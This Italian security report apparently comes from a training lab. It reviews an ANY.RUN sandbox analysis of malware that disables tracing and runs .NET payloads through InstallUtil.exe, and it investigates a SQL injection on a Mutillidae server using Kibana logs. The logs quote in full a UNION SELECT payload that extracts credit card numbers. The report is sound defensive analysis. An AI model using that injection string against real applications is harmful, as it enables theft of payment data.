


BONUS 1 - REPORT ANYRUN



Policies di sicurezza:


HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Jvczfhe_RASMANS
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\Muadnrd_RASMANS



Tali modifiche disattivano la registrazione di attività di rete puntando a rendere più difficile il tracciamento del comportamento del malware sia da parte di strumenti diagnostici che da parte degli amministratori.

Valori scritti:

- EnableConsoleTracing = 0
- EnableFileTracing = 0
- EnableAutoFileTracing = 0





BONUS 1 - REPORT ANYRUN

Telemetria:

HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent

[6596] firefox.exe C:\Program Files\Mozilla Firefox\firefox.exe			
Put the slider in the desired position or select the desired segment by yourself ?			
Time	Operation	Name	Key and value
+885 ms	Write	C:\Program Files\Mozilla Firefox\DisableTelemetry	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent 1
+885 ms	Write	C:\Program Files\Mozilla Firefox\DisableDefaultBrowserAgent	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent 0
+885 ms	Write	C:\Program Files\Mozilla Firefox\SetDefaultBrowserUserChoice	HKEY_CURRENT_USER\SOFTWARE\Mozilla\Firefox\Default Browser Agent 1

Tali modifiche suggeriscono che il malware tenta di silenziare la telemetria e/o di forzare un comportamento del browser predefinito al fine di ridurre eventuali tracce digitali impedendo notifiche indesiderate verso Mozilla od altri sistemi.

Valori scritti:

- DisableTelemetry = 1
- DisableDefaultBrowserAgent = 0
- SetDefaultBrowserUserChoice = 1



BONUS 1 - REPORT ANYRUN

Un'altra tecnica che viene utilizzata dal malware è l'utilizzo di **InstallUtil.exe** per eseguire payload .NET in modo stealthy sfruttando la connessione a porte inusuali:

Process details ID 5152 No verdict

InstallUtil.exe AI
4.8.9037.0 built by: NET481REL1
.NET Framework installation utility

Username: admin
Start: +54586ms Indicators: 🔍 ↻

Command line AI
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"

More Info

Warning 1
T1571 Non-Standard Port (1)
↳ Connects to unusual port



BONUS 1 - REPORT ANYRUN

Tale tecnica di offuscamento si basa sull'utilizzo di **.NET Reactor** il quale, riesce a bypassare restrizioni ed antivirus in quanto il payload risulta firmato da Microsoft.

Process details ID 7248 No verdict

Muadnrd.exe AI
126.0.2592.113
Microsoft Edge

Username: admin
Start: +175302ms Indicators: 🚨 🛡

Command line AI
"C:\Users\admin\Downloads\Muadnrd.exe"

More Info

Other 3
.NET Reactor protector has been detected

55 53 31 13 30 11 06 03 55	..U...US1.0...U
68 69 6E 67 74 6F 6E 31 10Washington1.
13 07 52 65 64 6D 6F 6E 64	0...U...Redmond
04 0A 13 15 4D 69 63 72 6F	1.0...U...Micro
72 70 6F 72 61 74 69 6F 6E	soft Corporation
04 03 13 1F 4D 69 63 72 6F	1(0&..U...Micro
64 65 20 53 69 67 6E 69 6E	soft Code Signin
30 31 31 17 0D 32 34 30 38	g PCA 2011..2408
38 5A 17 0D 32 34 31 31 31	16194018Z..24111
5A 30 82 01 04 30 32 02 13	4080018Z0...02..



BONUS 1 - REPORT ANYRUN

CONCLUSIONI:

Nonostante dall'analisi fatta non risultino evidenze di effettivi ed importanti danni arrecati alla macchina o alle infrastrutture di rete, non possiamo di certo affermare che si tratti di un falso positivo in quanto il malware ha fatto comunque breccia nelle difese eludendo l'antivirus e creando una persistenza.


Pertanto raccomandiamo di procedere alle dovute remediations sulla macchina target:

- 1) utilizzare un antivirus aggiornato ed effettuare una scansione completa del PC
- 2) rimuovere le infezioni individuate
- 2) ricorrere all'utilizzo dell'utenza Admin solo se strettamente necessario
- 3) ricorrere a strong password, soprattutto per le utenze amministrative
- 4) scaricare file solo da fonti attendibili



06

BONUS 2 - ANALISI DATI HTTP E DNS



ANALISI DATI HTTP E DNS



STRUMENTI UTILIZZATI: Kibana, uno strumento di analisi e visualizzazione dei dati, riusciamo a identificare i dettagli dell'attacco, inclusi gli indirizzi IP coinvolti, le porte di comunicazione e i dati esfiltrati

OBIETTIVI:

- Indagare su un attacco di iniezione SQL
- Indagare sull'esfiltrazione dei dati DNS

ATTACCO DI INIEZIONE SQL

MySQL è un database molto diffuso e utilizzato da numerose applicazioni web. Si tratta di una tecnica di iniezione di codice in cui un aggressore esegue istruzioni SQL dannose per controllare il server del database di un'applicazione web.


ANALISI DATI HTTP E DNS

Team WolfGuard



È stato stabilito che l'exploit si è verificato durante il **mese di giugno 2020**. Sarà necessario modificare le impostazioni dell'ora per visualizzare i dati relativi al mese di giugno 2020

Osserviamo il numero totale di log per l'intero mese di giugno 2020:



Poiché l'autore della minaccia ha valutato i dati archiviati su un server web, il filtro HTTP viene utilizzato per selezionare i log associati al traffico HTTP.

ANALISI DATI HTTP E DNS

Team WolfGuard



Identifichiamo l'indirizzo IP di origine dell'attacco, l'indirizzo : 209.165.200.227 IP di e destinazione: 209.165.200.235, con la porta di destinazione 80, tipica per il traffico web http.

IP Address	Count
209.165.200.227	22

IP Address	Count
209.165.200.235	22

t destination_geo.region_code	Q Q □ * US-CA
t destination_geo.region_name	Q Q □ * California
t destination_geo.timezone	Q Q □ * America/Los_Angeles
□ destination_ip	Q Q □ * 209.165.200.235
t destination_ips	Q Q □ * 209.165.200.235
# destination_port	Q Q □ * 80
t event_type	Q Q □ * bro_http
t host	Q Q □ * d68c9360b6ae
t ips	Q Q □ * 209.165.200.235, 209.165.200.227
t message	Q Q □ * {"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "esp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "mutillidae/index.php?page=user-info.php&username='+union+select+cc+ber,ccv,expiration,null+from+credit_cards++&password=&user-info-it-button=View+Account+Details", "referrer": "http://209.165.200.235/dae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "s": ["HTTP::URI_SQLI"], "resp_fuids": ["FEvWs63HqvCqth3LH1"], "resp_mime": ["text/html"]}
t method	Q Q □ * GET
t path	Q Q □ * /nsm/import/bro/bro-W5Ldfbf0/http.log

Analizzando i log, il primo evento significativo è stato registrato il 12 giugno 2020 alle 21:30:09.445, dove è stata effettuata una richiesta HTTP GET da parte dell'attaccante.

La richiesta includeva dettagli sensibili, come numeri di carta di credito, scadenze e codici di sicurezza. Questo suggerisce che l'attaccante stesse cercando di ottenere informazioni riservate utilizzando un attacco di iniezione SQL.

ANALISI DATI HTTP E DNS

Team WolfGuard



Facciamo clic sul valore nel campo alert _id della voce di registro per ottenere una visualizzazione diversa dell'evento.

```
209.165.200.227:56194\_209.165.200.235:80-6-264414578.pcap

Log entry:
{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_dept_h":1,"method":"GET","host":"209.165.200.235","uri":"/mutilidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutilidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP:URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7::?:?]
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutilidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutilidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Content-Type: text/html; charset=UTF-8
```

Il risultato si apre in una nuova scheda del browser web con informazioni provenienti da capME! (consente di visualizzare una trascrizione pcap).

In particolare, la presenza delle parole "**union**" e "**select**" nel campo **username** suggerisce un tentativo di bypassare la sicurezza del database per estrarre dati sensibili.

L'analisi ha rivelato che l'attaccante è riuscito a ottenere i dettagli di numerosi utenti, inclusi numeri di carta di credito, password e date di scadenza. Questo tipo di vulnerabilità, se non correttamente gestito, può portare a gravi violazioni della sicurezza, come ***l'esfiltrazione di dati sensibili***.

